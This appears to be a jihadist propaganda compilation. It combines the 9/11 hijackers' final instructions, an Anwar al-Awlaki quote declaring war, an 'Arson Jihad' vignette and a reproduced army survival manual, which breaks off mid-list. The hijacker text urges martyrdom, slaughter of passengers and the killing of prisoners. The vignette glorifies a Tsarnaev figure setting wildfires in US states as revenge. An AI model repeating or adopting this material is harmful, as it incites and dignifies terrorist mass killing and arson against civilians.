Bear in mind how you will act and how you will remain steadfast if you fall into hardship. And remember that you will return to Allah and that anything that happens to you could never have been avoided, and what did not happen to you could never have happened to you. This test from Almighty Allah ﷻ is to raise your level [levels in Paradise] and erase your sins. And be sure that it is a matter of moments, which will then pass, Allah willing, so blessed are those who win the great reward of Allah. Allah, The Almighty said: **"Or think you that you will enter Paradise without such (trials) as came to those who passed away before you?" [2:214]**

Remember the words of Almighty Allah: **"You did indeed wish for death (martyrdom) before you met it. Now you have seen it openly with your own eyes." [3:143]**

Remember: **"How often a small group overcame a mighty host by Allah's Leave?" [2:249]**

And His words: **"If Allah Helps you, none can overcome you; and if He forsakes you, who is there after Him that can help you? And in Allah (Alone) let believers put their trust." [3:160]**

Remind yourself and your brethren of the supplications and ponder

"You did indeed wish for death (martyrdom) before you met it. Now you have seen it openly with your own eyes." [3:143]

upon their meanings. (The morning and evening supplications, and the supplications of [entering] a town, and the supplications to be recited before meeting the enemy)

Bless your body with some verses of the Qur'an, and also the luggage, clothes, knives, your personal items, your IDs', passports, and all your papers.

Check your weapon before you leave and well before you leave.

Tighten your clothes since this is the way of the pious generations after the Prophet ﷺ. They would tighten their clothes before battle. Tighten your shoes well; wear socks so that your feet will be solidly in your shoes. All of these are worldly means [that humans may undertake, though Allah ﷻ Decrees what will work and what won't] and the rest is left to Allah ﷻ, The Best One to depend upon.

Pray Fajr in a group and ponder upon the great rewards of that prayer. Make supplications afterwards, and do not leave your apartment unless you have performed ablution before leaving, because the angels will ask for your forgiveness as long as you are in a state of ablution, and will pray for you. This saying of the Prophet ﷺ was mentioned by Imam An-Nawawi (RA) in his book, "The Best of Supplications". Read the Words of Allah: **"Did you think that We Had created you in play (without any purpose), and that you would not be brought back to Us?" [23:115]** , and onwards from Surah Al-Mu'minun (The Believers)

The Second Phase

When the taxi takes you to (M), remember Allah constantly while in the car. (Remember the supplication for entering a vehicle, for entering a town, the supplication of place and other supplications).

When you have reached (M) and have left the taxi, say a supplication of place ['Oh Lord, I ask you for the best of this place, and ask you to protect me from its evils'], and everywhere you go say this supplication and smile and be calm, for Allah is with the believers. And the angels protect you without you feeling anything.

Say this supplication: "Allah is dearer (to me) than all of His creation." And say: "Oh Lord, protect me from them as You wish." And say: "Oh Lord, take your anger out on [the enemy] and we ask You to protect us from their evils." And say: "Oh Lord, block their vision from in front of them, so that they may not see." And say: "Allah is sufficient for us; He is the best to rely upon." Remember Allah's words: **"Those unto whom the people said, 'Verily, the people have gathered against you (a great army), therefore, fear them.' But it (only) increased them in Faith, and they said: 'Allah (Alone) is Sufficient for us, and He is the Best Disposer of affairs (for us)." [3:173]**

Allah promised the following to His servants who said this supplication:

1) They came back [from battle] with Allah's blessings
2) They were not harmed
3) And Allah was satisfied with them.

Allah says: **"So they returned with Grace and Bounty from Allah. No harm touched them; and they followed the good Pleasure of Allah. And Allah is the Owner of Great Bounty." [3:174]**

All of their equipment and gates and technology will neither prevent nor harm, except by Allah's will. The believers do not fear such things. The only ones that fear these are the allies of Satan, who are the brothers of the devil. They have become his allies; May Allah ﷻ Save us... for fear is a great form of worship, and the only one worthy of it is Allah ﷻ. He is the only one who deserves it. He said in the verse: **"It is only Satan that suggests to you the fear of his allies..." [3:175]**

"All of their equipment and gates and technology will neither prevent nor harm, except by Allah's will"

These are the ones who are fascinated with Western civilization, and have drunk the love [of the West] and have become afraid of their weak equipment, **"... So fear them not, but fear Me, if you are (true) believers." [3:175]**

Fear is a great worship. The allies of Allah do not offer such worship except for the One Allah, who Controls everything. They know with absolute certainty that Allah will weaken the schemes of the disbelievers. Allah said: **"... and surely, Allah weakens the deceitful plots of the disbelievers." [8:18]**

You must remember your brothers with all respect. No one should notice that you are making the supplication, '*La ilaha ill Allah*' (declaration of faith)because if you say it 1,000 times no one will be able to tell whether you are quiet or are remembering Allah. And among its miracles is what the Prophet ﷺ said:

"Indeed Allah has forbidden for Hell the person who testifies: 'La ilaha ill Allah', seeking thereby nothing but Allah's Face (pleasure)" (Al-Bukhari, Muslim).

The Prophet ﷺ said:

"... Allah ﷻ said: 'O Musa ﷺ, if the seven heavens and all they contain other than Me and the seven earths as well, were all put in one side of a scale and La ilaha ill Allah put on the other, the latter would outweigh them."

You can repeat these words confidently, and this is just one of the strengths of these words. Whoever thinks deeply about these words will find that they have no dots [in the Arabic letter] and this is just one of their wonders, for words that have dots in them carry less weight than those that do not. And it is enough that these are the words of Tawheed (monotheism), which will make you steadfast in battle as the Prophet ﷺ, and his companions, and those who came after them used to be.

Do not seem confused or show signs of nervous tension. Be happy, optimistic and calm because you are heading for a deed that Allah loves and will accept. It will be the day that, Allah willing, you shall spend with the women of paradise.

Smile in the face of hardship young man
For you are heading toward eternal paradise

You must remember to make supplications wherever you go, and anytime you do anything; and Allah is with His faithful servants, He will protect them and make their tasks easier, and give them success and control, and victory, and everything...

The Third Phase

When you ride the (T) [Probably airplane], before your foot steps in it, and before you enter it, make prayer and supplications. Remember that this is a battle for the sake of Allah. As the Prophet ﷺ said,

"A trip in the early or late hours of the day in the path of Allah is better than the world and everything in it..."

When you step inside the (T), and sit in your seat, begin with the known supplications that we have mentioned before. Make yourself busy with the constant remembrance of Allah. Allah said:

"O you who believe! When you meet (an enemy) force, take a firm stand against them and remember the Name of Allah much, so that

you may be successful." [8:45]

When the (T) moves, even slightly, toward (Q), say the supplication of travel. Because you are traveling to Almighty Allah, so be attentive on this trip.

Then when it takes off… this is the moment that both groups come together. So remember Allah, as He said in His book: **"… Our Lord! Pour forth on us patience and make us victorious over the disbelieving people." [2:250]**

And His words: **"Our Lord! Forgive us our sins and our transgressions (in keeping our duties to You), establish our feet firmly, and give us victory over the disbelieving folk." [3:147]**

And His Prophet (SAW) said:

"O Allah! The Revealer of the (Holy) Book, the Mover of the clouds, and Defeater of Al-Ahzab (i.e. the clans of infidels), defeat them infidels and bestow victory upon us."

Pray for yourself and all your brothers that they may be victorious and that they may hit their targets and ask Allah to grant you martyrdom while facing the enemy, not running away, and for Him to grant you patience and the feeling that anything that happens to you is for Him.

Then every one of you should prepare to carry out his role in a way that would satisfy Allah. You should clench your teeth, as the pious early generations did.

When the confrontation begins, strike like champions who do not want to go back to this world. Shout, 'Allahu Akbar!' (Allah is The Greatest) because this strikes fear in the hearts of the disbelievers. Allah said:

"… So strike them over the necks, and smite over all their fingers and toes" [8:12]

Know that the gardens of Paradise are waiting for you in all their beauty; and the women of Paradise are waiting, calling out, 'Come hither, friend of Allah.' They have dressed in their most beautiful clothing.

If Allah Decrees that any of you are to slaughter then dedicate the slaughter to your fathers… because you have obligations toward them. Do not disagree, and obey. If you slaughter, do not cause the discomfort of those you are killing, because this is one of the practices of the Prophet ﷺ.

Do not seek revenge for yourself. Strike for Allah's Sake! One time Ali bin Abi Talib ﷺ fought with a disbeliever. The disbeliever spit on Ali, may Allah bless him. But then Ali ﷺ did not strike him. When the battle was over, the Companions ﷺ of the Prophet ﷺ asked him as to why he had not smitten the disbeliever. He said, "After he spat at me, I was afraid I would be striking at him in revenge for myself, so I lifted my sword." After he renewed his intentions, he went back and killed the man. This means that, before you do anything, make sure that your soul is prepared to do everything for Allah only.


Then implement the way of the Prophet ﷺ in taking prisoners. Take prisoners and kill them. As Allah, The Almighty said: **"It is not for a Prophet that he should have prisoners of war (and free them with ransom) until he had made a great slaughter (among his enemies) in the land. You desire the good of this world (i.e. the money of ransom for freeing the captives), but Allah desires (for you) the Hereafter. And Allah is All-Mighty, All-Wise." [8:67]**

If everything goes well, remind your brothers that this act is for Almighty Allah. Do not confuse your brothers or distract them. You should give them glad tidings and make them calm, and remind them [of Allah] and encourage them. How beautiful it is for one to read Allah's words, such as:

"Let those (believers) who sell the life of this world for the Hereafter fight in the Cause of Allah, and whosoever fights in the Cause of Allah, and is killed or gets victory, We shall bestow on him a great reward." [4:74]

And His words: **"Think not of those who are killed in the Way of Allah as dead. Nay, they are alive, with their Lord, and they have provision." [3:169]** , and others... Or they should sing war-songs to boost their morale, as the pious first generations did in the throes of battle, to bring calm, tranquility and joy to the hearts of their brothers...

Do not forget to take booty, even if it is a glass of water that quenches your thirst or that of your brothers, if possible. When the hour of reality approaches - the zero hour – then, welcome death wholeheartedly for the Sake of Allah. Always be remembering Allah. Either end your life while praying, seconds before the target, or make your last words: '*La ilaha ill Allah Muhammad ur-Rasoolullah*" (None has the right to be worshipped but Allah and Muhammad ﷺ is the Prophet of Allah)



Afterwards, we will all meet in the highest heaven, Allah willing.

If you see the enemy as strong, remember the groups [that had formed a coalition to fight the Prophet Muhammad ﷺ]. They were 10,000. Remember how Allah gave victory to his faithful servants. He said:

"And when the believers saw the Confederates, they said: "This is what Allah and His Messenger (Muhammad ﷺ) had promised us, and Allah and His Messenger (Muhammad ﷺ had spoken the truth, and it only added to their faith and to their submissiveness (to Allah)." [33:22]

And may the peace and blessings of Allah be upon the Prophet ﷺ.

[The document was released by the F.B.I. and published in The New York Times]

"We have chosen the path of **WAR** in order to defend ourselves from your oppression. God Willing, we will continue with this war and you will find us **persistent"**

Imam Anwar al Awlaki (RA)

THE ARSON JIHAD

lex talionis

Tsarnaev in the woods, balances the equation. Incognito to men, but Allãh is the All-Knowing. He looks around, buildings and houses destroyed, people displaced. He thinks, "I recall watching similar videos. ... Aha! Palestine!" He looks up in the sky, "Planes in the US? A familiar scene in Waziristãn, Somalia and Yemen. *Lex talionis:* wildfire for Hellfire; tit for tat." He listens to the radio. "What? Reservoirs contaminated? That isn't even news! Americans' waste has contaminated the Somali coast more!" He exclaims. He watches the Weather Forecast, "Climate change in the US, blah blah blah. So? Nothing new, the same result as that of the American industries in Africa and Asia." He prays his fardh swalãh, he raises his hands towards the heavens, tears pouring down his face, "O Allãh, accept my Jihãd." He takes his ticket out of his pocket. It's time! Off to another state to increase America's debt with his modest matchbox.

CHAPTER 1 - INTRODUCTION

This manual is based entirely on the keyword SURVIVAL. The letters in this word can help guide you in your actions in any survival situation. Whenever faced with a survival situation, remember the word SURVIVAL.

SURVIVAL ACTIONS

The following paragraphs expand on the meaning of each letter of the word survival. Study and remember what each letter signifies because you may some day have to make it work for you.

S -Size Up the Situation

If you are in a combat situation, find a place where you can conceal yourself from the enemy. Remember, security takes priority. Use your senses of hearing, smell, and sight to get a feel for the battlefield. What is the enemy doing? Advancing? Holding in place? Retreating? You will have to consider what is developing on the battlefield when you make your survival plan.

Size Up Your Surroundings

Determine the pattern of the area. Get a feel for what is going on around you. Every environment, whether forest, jungle, or desert, has a rhythm or pattern. This rhythm or pattern includes animal and bird noises and movements and insect sounds. It may also include enemy traffic and civilian movements.

Size Up Your Physical Condition

The pressure of the battle you were in or the trauma of being in a survival situation may have caused you to overlook wounds you received. Check your wounds and give yourself first aid. Take care to prevent further bodily harm. For instance, in any climate, drink plenty of water to prevent dehydration. If you are in a cold or wet climate, put on additional clothing to prevent hypothermia.

Size Up Your Equipment

Perhaps in the heat of battle, you lost or damaged some of your equipment. Check to see what equipment you have and what condition it is in.

Now that you have sized up your situation, surroundings, physical condition, and equipment, you are ready to make your survival plan. In doing so, keep in mind your basic physical needs--water, food, and shelter.

U -Use All Your Senses, Undue Haste Makes Waste

You may make a wrong move when you react quickly without thinking or planning. That move may result in your capture or death. Don't move just for the sake of taking action. Consider all aspects of your situation (size up your situation) before you make a decision and a move. If you act in haste, you may forget or lose some of your equipment. In your haste you may also become disoriented so that you don't know which way to go. Plan your moves. Be ready to move out quickly without endangering yourself if the enemy is near you. Use all your senses to evaluate the situation. Note sounds and smells. Be sensitive to temperature changes. Be observant.

R -Remember Where You Are

Spot your location on your map and relate it to the surrounding terrain. This is a basic principle that you must always follow. If there are other persons with you, make sure they also know their location. Always know who in your group, vehicle, or aircraft has a map and compass. If that person is killed, you will have to get the map and compass from him. Pay close attention to where you are and to where you are going. Do not rely on others in the group to keep track of the route. Constantly orient yourself. Always try to determine, as a minimum, how your location relates to--

- The location of enemy units and controlled areas.
- The location of friendly units and controlled areas.
- The location of local water sources (especially important in the desert).
- Areas that will provide good cover and concealment.

This information will allow you to make intelligent decisions when you are in a survival and evasion situation.

V -Vanquish Fear and Panic

The greatest enemies in a combat survival and evasion situation are fear and panic. If uncontrolled, they can destroy your ability to make an intelligent decision. They may cause you to react to your feelings and imagination rather than to your situation. They can drain your energy and thereby cause other negative emotions. Previous survival and evasion training and self-confidence will enable you to vanquish fear and panic.

I -Improvise

In the United States, we have items available for all our needs. Many of these items are cheap to replace when damaged. Our easy come, easy go, easy-to-replace culture makes it unnecessary for us to improvise. This inexperience in improvisation can be an enemy in a survival situation. Learn to improvise. Take a tool designed for a specific purpose and see how many other uses you can make of it.
Learn to use natural objects around you for different needs. An example is using a rock for a hammer.
No matter how complete a survival kit you have with you, it will run out or wear out after a while. Your imagination must take over when your kit wears out.

V -Value Living


All of us were born kicking and fighting to live, but we have become used to the soft life. We have become creatures of comfort. We dislike inconveniences and discomforts. What happens when we are faced with a survival situation with its stresses, inconveniences, and discomforts? This is when the will to live- placing a high value on living-is vital. The experience and knowledge you have gained through life and your Army training will have a bearing on your will to live. Stubbornness, a refusal to give in to problems and obstacles that face you, will give you the mental and physical strength to endure.

A -Act Like the Natives

The natives and animals of a region have adapted to their environment. To get a feel of the area, watch how the people go about their daily routine. When and what do they eat? When, where, and how do they get their food? When and where do they go for water? What time do they usually go to bed and get up? These actions are important to you when you are trying to avoid capture.
Animal life in the area can also give you clues on how to survive. Animals also require food, water, and shelter. By watching them, you can find sources of water and food.

Keep in mind that the reaction of animals can reveal your presence to the enemy.
If in a friendly area, one way you can gain rapport with the natives is to show interest in their tools and how they get food and water. By studying the people, you learn to respect them, you often make valuable friends, and, most important, you learn how to adapt to their environment and increase your chances of survival.

L -Live by Your Wits, *But for Now,* Learn Basic Skills



Without training in basic skills for surviving and evading on the battlefield, your chances of living through a combat survival and evasion situation are slight.
Learn these basic skills **now--**not when you are headed for or are in the battle. How you decide to equip yourself before deployment will impact on whether or not you survive. You need to know about the environment to which you are going, and you must practice basic skills geared to that environment. For instance, if you are going to a desert, you need to know how to get water in the desert.
Practice basic survival skills during all training programs and exercises. Survival training reduces fear of the unknown and gives you self-confidence. It teaches you to *live by your wits.*

S	**Size Up the Situation** (Surroundings, Physical Condition, Equipment)
U	**Use All Your Senses, Undue Haste Makes Waste**
R	**Remember Where You Are**
V	**Vanquish Fear and Panic**
I	**Improvise**
V	**Value Living**
A	**Act Like the Natives**
L	**Live by Your Wits, *But for Now,* Learn Basic Skills**

PATTERN FOR SURVIVAL

Develop a survival pattern that lets you beat the enemies of survival. This survival pattern must include food, water, shelter, fire, first aid, and signals placed in order of importance. For example, in a cold environment, you would need a *fire* to get warm; a *shelter* to protect you from the cold, wind, and rain or snow; traps or snares to get *food;* a means to *signal* friendly aircraft; and *first aid* to maintain health. *If injured, first aid has top priority* no matter what climate you are in.
Change your survival pattern to meet your immediate physical needs as the environment changes.
As you read the rest of this manual, keep in mind the keyword SURVIVAL and the need for a survival pattern.

CHAPTER 2 - PSYCHOLOGY OF SURVIVAL

It takes much more than the knowledge and skills to build shelters, get food, make fires, and travel without the aid of standard navigational devices to live successfully through a survival situation. Some people with little or no survival training have managed to survive life-threatening circumstances. Some people with survival training have not used their skills and died. A key ingredient in any survival situation is the mental attitude of the individual(s) involved. Having survival skills is important; having the will to survive is essential. Without a desk to survive, acquired skills serve little purpose and invaluable knowledge goes to waste.

There is a psychology to survival. The soldier in a survival environment faces many stresses that ultimately impact on his mind. These stresses can produce thoughts and emotions that, if poorly understood, can transform a confident, well-trained soldier into an indecisive, ineffective individual with questionable ability to survive. Thus, every soldier must be aware of and be able to recognize those stresses commonly associated with survival. Additionally, it is imperative that soldiers be aware of their reactions to the wide variety of stresses associated with survival. This chapter will identify and explain the nature of stress, the stresses of survival, and those internal reactions soldiers will naturally experience when faced with the stresses of a real-world survival situation. The knowledge you, the soldier, gain from this chapter and other chapters in this manual, will prepare you to come through the toughest times ***alive.***

A LOOK AT STRESS

Before we can understand our psychological reactions in a survival setting, it is helpful to first know a little bit about stress.

Stress is not a disease that you cure and eliminate. Instead, it is a condition we all experience. Stress can be described as our reaction to pressure. It is the name given to the experience we have as we physically, mentally, emotionally, and spiritually respond to life's tensions.

Need for Stress

We need stress because it has many positive benefits. Stress provides us with challenges; it gives us chances to learn about our values and strengths. Stress can show our ability to handle pressure without breaking; it tests our adaptability and flexibility; it can stimulate us to do our best. Because we usually do not consider unimportant events stressful, stress can also be an excellent indicator of the significance we attach to an event--in other words, it highlights what is important to us.

We need to have some stress in our lives, but too much of anything can be bad. The goal is to have stress, but not an excess of it. Too much stress can take its toll on people and organizations. Too much stress leads to distress. Distress causes an uncomfortable tension that we try to escape and, preferably,

avoid. Listed below are a few of the common signs of distress you may find in your fellow soldiers or yourself when faced with too much stress:

- Difficulty making decisions.
- Angry outbursts.
- Forgetfulness.
- Low energy level.
- Constant worrying.
- Propensity for mistakes.
- Thoughts about death or suicide.
- Trouble getting along with others.
- Withdrawing from others.
- Hiding from responsibilities.
- Carelessness.

As you can see, stress can be constructive or destructive. It can encourage or discourage, move us along or stop us dead in our tracks, and make life meaningful or seemingly meaningless. Stress can inspire you to operate successfully and perform at your maximum efficiency in a survival situation. It can also cause you to panic and forget all your training. Key to your survival is your ability to manage the inevitable stresses you will encounter. The survivor is the soldier who works with his stresses instead of letting his stresses work on him.

Survival Stressors

Any event can lead to stress and, as everyone has experienced, events don't always come one at a time. Often, stressful events occur simultaneously. These events are not stress, but they produce it and are called "stressors." Stressors are the obvious cause while stress is the response. Once the body recognizes the presence of a stressor, it then begins to act to protect itself.
In response to a stressor, the body prepares either to "fight or flee." This preparation involves an internal SOS sent throughout the body. As the body responds to this SOS, several actions take place. The body releases stored fuels (sugar and fats) to provide quick energy; breathing rate increases to supply more oxygen to the blood; muscle tension increases to prepare for action; blood clotting mechanisms are activated to reduce bleeding from cuts; senses become more acute (hearing becomes more sensitive, eyes become big, smell becomes sharper) so that you are more aware of your surrounding and heart rate and blood pressure rise to provide more blood to the muscles. This protective posture lets a person cope with potential dangers; however, a person cannot maintain such a level of alertness indefinitely. Stressors are not courteous; one stressor does not leave because another one arrives. Stressors add up. The cumulative effect of minor stressors can be a major distress if they all happen too close together. As the body's resistance to stress wears down and the sources of stress continue (or increase), eventually a state of exhaustion arrives. At this point, the ability to resist stress or use it in a positive way gives out and signs of distress appear. Anticipating stressors and developing strategies to cope with them are two ingredients in the effective management of stress. It is therefore essential that the soldier in a survival setting be aware of the types of stressors he will encounter. Let's take a look at a few of these.

Injury, Illness, or Death

Injury, illness, and death are real possibilities a survivor has to face. Perhaps nothing is more stressful than being alone in an unfamiliar environment where you could die from hostile action, an accident, or from eating something lethal. Illness and injury can also add to stress by limiting your ability to maneuver, get food and drink, find shelter, and defend yourself. Even if illness and injury don't lead to death, they add to stress through the pain and discomfort they generate. It is only by con-trolling the stress associated with the vulnerability to injury, illness, and death that a soldier can have the courage to take the risks associated with survival tasks.

Uncertainly and Lack of Control

Some people have trouble operating in settings where everything is not clear-cut. The only guarantee in a survival situation is that nothing is guaranteed. It can be extremely stressful operating on limited

information in a setting where you have limited control of your surroundings. This uncertainty and lack of control also add to the stress of being ill, injured, or killed.

Environment

Even under the most ideal circumstances, nature is quite formidable. In survival, a soldier will have to contend with the stressors of weather, terrain, and the variety of creatures inhabiting an area. Heat, cold, rain, winds, mountains, swamps, deserts, insects, dangerous reptiles, and other animals are just a few of the challenges awaiting the soldier working to survive. Depending on how a soldier handles the stress of his environment, his surroundings can be either a source of food and protection or can be a cause of extreme discomfort leading to injury, illness, or death.

Hunger and Thirst

Without food and water a person will weaken and eventually die. Thus, getting and preserving food and water takes on increasing importance as the length of time in a survival setting increases. For a soldier used to having his provisions issued, foraging can be a big source of stress.

Fatigue

Forcing yourself to continue surviving is not easy as you grow more tired. It is possible to become so fatigued that the act of just staying awake is stressful in itself.

Isolation

There are some advantages to facing adversity with others. As soldiers we learn individual skills, but we train to function as part of a team. Although we, as soldiers, complain about higher headquarters, we become used to the information and guidance it provides, especially during times of confusion. Being in contact with others also provides a greater sense of security and a feeling someone is available to help if problems occur. A significant stressor in survival situations is that often a person or team has to rely solely on its own resources.

The survival stressors mentioned in this section are by no means the only ones you may face. Remember, what is stressful to one person may not be stressful to another. Your experiences, training, personal outlook on life, physical and mental conditioning, and level of self-confidence contribute to what you will find stressful in a survival environment. The object is not to avoid stress, but rather to manage the stressors of survival and make them work for you.

We now have a general knowledge of stress and the stressors common to survival; the next step is to examine our reactions to the stressors we may face.

NATURAL REACTIONS

Man has been able to survive many shifts in his environment throughout the centuries. His ability to adapt physically and mentally to a changing world kept him alive while other species around him gradually died off. The same survival mechanisms that kept our forefathers alive can help keep us alive as well! However, these survival mechanisms that can help us can also work against us if we don't understand and anticipate their presence.

It is not surprising that the average person will have some psychological reactions in a survival situation. We will now examine some of the major internal reactions you and anyone with you might experience with the survival stressors addressed in the earlier paragraphs. Let's begin.

Fear

Fear is our emotional response to dangerous circumstances that we believe have the potential to cause death, injury, or illness. This harm is not just limited to physical damage; the threat to one's emotional and mental well-being can generate fear as well. For the soldier trying to survive, fear can have a positive function if it encourages him to be cautious in situations where recklessness could result in injury. Unfortunately, fear can also immobilize a person. It can cause him to become so frightened that he fails to perform activities essential for survival. Most soldiers will have some degree of fear when placed in unfamiliar surroundings under adverse conditions. There is no shame in this! Each soldier must train himself not to be overcome by his fears. Ideally, through realistic training, we can acquire the knowledge and skills needed to increase our confidence and thereby manage our fears.

Anxiety

Associated with fear is anxiety. Because it is natural for us to be afraid, it is also natural for us to experience anxiety. Anxiety can be an uneasy, apprehensive feeling we get when faced with dangerous situations (physical, mental, and emotional). When used in a healthy way, anxiety urges us to act to end,

or at least master, the dangers that threaten our existence. If we were never anxious, there would be little motivation to make changes in our lives. The soldier in a survival setting reduces his anxiety by performing those tasks that will ensure his coming through the ordeal alive. As he reduces his anxiety, the soldier is also bringing under control the source of that anxiety--his fears. In this form, anxiety is good; however, anxiety can also have a devastating impact. Anxiety can overwhelm a soldier to the point where he becomes easily confused and has difficulty thinking. Once this happens, it becomes more and more difficult for him to make good judgments and sound decisions. To survive, the soldier must learn techniques to calm his anxieties and keep them in the range where they help, not hurt.

Anger and Frustration

Frustration arises when a person is continually thwarted in his attempts to reach a goal. The goal of survival is to stay alive until you can reach help or until help can reach you. To achieve this goal, the soldier must complete some tasks with minimal resources. It is inevitable, in trying to do these tasks, that something will go wrong; that something will happen beyond the soldier's control; and that with one's life at stake, every mistake is magnified in terms of its importance. Thus, sooner or later, soldiers will have to cope with frustration when a few of their plans run into trouble. One outgrowth of this frustration is anger. There are many events in a survival situation that can frustrate or anger a soldier. Getting lost, damaged or forgotten equipment, the weather, inhospitable terrain, enemy patrols, and physical limitations are just a few sources of frustration and anger. Frustration and anger encourage impulsive reactions, irrational behavior, poorly thought-out decisions, and, in some insta nces, an "I quit" attitude (people sometimes avoid doing something they can't master). If the soldier can harness and properly channel the emotional intensity associated with anger and frustration, he can productively act as he answers the challenges of survival. If the soldier does not properly focus his angry feelings, he can waste much energy in activities that do little to further either his chances of survival or the chances of those around him.

Depression

It would be a rare person indeed who would not get sad, at least momentarily, when faced with the privations of survival. As this sadness deepens, we label the feeling "depression." Depression is closely linked with frustration and anger. The frustrated person becomes more and more angry as he fails to reach his goals. If the anger does not help the person to succeed, then the frustration level goes even higher. A destructive cycle between anger and frustration continues until the person becomes worn down-physically, emotionally, and mentally. When a person reaches this point, he starts to give up, and his focus shifts from "What can I do" to "There is nothing I can do." Depression is an expression of this hopeless, helpless feeling. There is nothing wrong with being sad as you temporarily think about your loved ones and remember what life is like back in "civilization" or "the world." Such thoughts, in fact, can give you the desire to try harder and live one more day. On the other hand, if you allow yours elf to sink into a depressed state, then it can sap all your energy and, more important, your will to survive. It is imperative that each soldier resist succumbing to depression.

Loneliness and Boredom

Man is a social animal. This means we, as human beings, enjoy the company of others. Very few people want to be alone *all the time!* As you are aware, there is a distinct chance of isolation in a survival setting. This is not bad. Loneliness and boredom can bring to the surface qualities you thought only others had. The extent of your imagination and creativity may surprise you. When required to do so, you may discover some hidden talents and abilities. Most of all, you may tap into a reservoir of inner strength and fortitude you never knew you had. Conversely, loneliness and boredom can be another source of depression. As a soldier surviving alone, or with others, you must find ways to keep your mind productively occupied. Additionally, you must develop a degree of self-sufficiency. You must have faith in your capability to "go it alone."

Guilt

The circumstances leading to your being in a survival setting are sometimes dramatic and tragic. It may be the result of an accident or military mission where there was a loss of life. Perhaps you were the only, or one of a few, survivors. While naturally relieved to be alive, you simultaneously may be mourning the deaths of others who were less fortunate. It is not uncommon for survivors to feel guilty about being spared from death while others were not. This feeling, when used in a positive way, has encouraged people to try harder to survive with the belief they were allowed to live for some greater purpose in life. Sometimes, survivors tried to stay alive so that they could carry on the work of those killed. Whatever reason you give yourself, do not let guilt feelings prevent you from living. The living who abandon their chance to survive accomplish nothing. Such an act would be the greatest tragedy.

PREPARING YOURSELF

Your mission as a soldier in a survival situation is to stay alive. As you can see, you are going to experience an assortment of thoughts and emotions. These can work for you, or they can work to your downfall. Fear, anxiety, anger, frustration, guilt, depression, and loneliness are all possible reactions to the many stresses common to survival. These reactions, when controlled in a healthy way, help to increase a soldier's likelihood of surviving. They prompt the soldier to pay more attention in training, to fight back when scared, to take actions that ensure sustenance and security, to keep faith with his fellow soldiers, and to strive against large odds. When the survivor cannot control these reactions in a healthy way, they can bring him to a standstill. Instead of rallying his internal resources, the soldier listens to his internal fears. This soldier experiences psychological defeat long before he physically succumbs. Remember, survival is natural to everyone; being unexpectedly thrust into the life and death struggle of survival is not. Don't be afraid of your "natural reactions to this unnatural situation." Prepare yourself to rule over these reactions so they serve your ultimate interest--staying alive with the honor and dignity associated with being an American soldier.

It involves preparation to ensure that your reactions in a survival setting are productive, not destructive. The challenge of survival has produced countless examples of heroism, courage, and self-sacrifice. These are the qualities it can bring out in you if you have prepared yourself. Below are a few tips to help prepare yourself psychologically for survival. Through studying this manual and attending survival training you can develop the *survival attitude.*

Know Yourself

Through training, family, and friends take the time to discover who you are on the inside. Strengthen your stronger qualities and develop the areas that you know are necessary to survive.

Anticipate Fears

Don't pretend that you will have no fears. Begin thinking about what would frighten you the most if forced to survive alone. Train in those areas of concern to you. The goal is not to eliminate the fear, but to build confidence in your ability to function despite your fears.

Be Realistic


Don't be afraid to make an honest appraisal of situations. See circumstances as they are, not as you want them to be. Keep your hopes and expectations within the estimate of the situation. When you go into a survival setting with unrealistic expectations, you may be laying the groundwork for bitter disappointment. Follow the adage, "Hope for the best, prepare for the worst." It is much easier to adjust to pleasant surprises about one's unexpected good fortunes than to be upset by one's unexpected harsh circumstances.

Adopt a Positive Attitude

Learn to see the potential good in everything. Looking for the good not only boosts morale, it also is excellent for exercising your imagination and creativity.

Remind Yourself What Is at Stake

Remember, failure to prepare yourself psychologically to cope with survival leads to reactions such as depression, carelessness, inattention, loss of confidence, poor decision-making, and giving up before the body gives in. At stake is your life and the lives of others who are depending on you to do your share.



Train

Through military training and life experiences, begin today to prepare yourself to cope with the rigors of survival. Demonstrating your skills in training will give you the confidence to call upon them should the need arise. Remember, the more realistic the training, the less overwhelming an actual survival setting will be.

Learn Stress Management Techniques

People under stress have a potential to panic if they are not well-trained and not prepared psychologically to face whatever the circumstances may be. While we often cannot control the survival circumstances in which we find ourselves, it is within our ability to control our response to those circumstances. Learning stress management techniques can enhance significantly your capability to remain calm and focused as you work to keep yourself and others alive. A few good techniques to develop include relaxation skills, time management skills, assertiveness skills, and cognitive restructuring skills (the ability to control how you view a situation).
Remember, "the will to survive" can also be considered to be "the refusal to give up."

CHAPTER 3 - SURVIVAL PLANNING AND SURVIVAL KITS

Survival planning is nothing more than realizing something could happen that would put you in a survival situation and, with that in mind, taking steps to increase your chances of survival. Thus, survival planning means preparation. Preparation means having survival items and knowing how to use them People who live in snow regions prepare their vehicles for poor road conditions. They put snow tires on their vehicles, add extra weight in the back for traction, and they carry a shovel, salt, and a blanket. Another example of preparation is finding the emergency exits on an aircraft when you board it for a flight. Preparation could also mean knowing your intended route of travel and familiarizing yourself with the area. Finally, emergency planning is essential.

IMPORTANCE OF PLANNING

Detailed prior planning is essential in potential survival situations. Including survival considerations in mission planning will enhance your chances of survival if an emergency occurs. For example, if your job re-quires that you work in a small, enclosed area that limits what you can carry on your person, plan where you can put your rucksack or your load-bearing equipment. Put it where it will not prevent you from getting out of the area quickly, yet where it is readily accessible.

One important aspect of prior planning is preventive medicine. Ensuring that you have no dental problems and that your immunizations are current will help you avoid potential dental or health problems. A dental problem in a survival situation will reduce your ability to cope with other problems that you face. Failure to keep your shots current may mean your body is not immune to diseases that are prevalent in the area.

Preparing and carrying a survival kit is as important as the considerations mentioned above. All Army aircraft normally have survival kits on board for the type area(s) over which they will fly. There are kits for over-water survival, for hot climate survival, and an aviator survival vest (see Appendix A for a description of these survival kits and their contents). If you are not an aviator, you will probably not have access to the survival vests or survival kits. However, if you know what these kits contain, it will help you to plan and to prepare your own survival kit.

Even the smallest survival kit, if properly prepared, is invaluable when faced with a survival problem. Before making your survival kit, however, consider your unit's mission, the operational environment, and the equipment and vehicles assigned to your unit.

SURVIVAL KITS


The environment is the key to the types of items you will need in your survival kit. How much equipment you put in your kit depends on how you will carry the kit. A kit carried on your body will have to be smaller than one carried in a vehicle. Always layer your survival kit, keeping the most important items on your body. For example, your map and compass should always be on your body. Carry less important items on your load-bearing equipment. Place bulky items in the rucksack.

In preparing your survival kit, select items you can use for more than one purpose. If you have two items that will serve the same function, pick the one you can use for another function. Do not duplicate items, as this increases your kit's size and weight.

Your survival kit need not be elaborate. You need only functional items that will meet your needs and a case to hold the items. For the case, you might want to use a Band-Aid box, a first aid case, an ammunition pouch, or another suitable case. This case should be--

- Water repellent or waterproof.
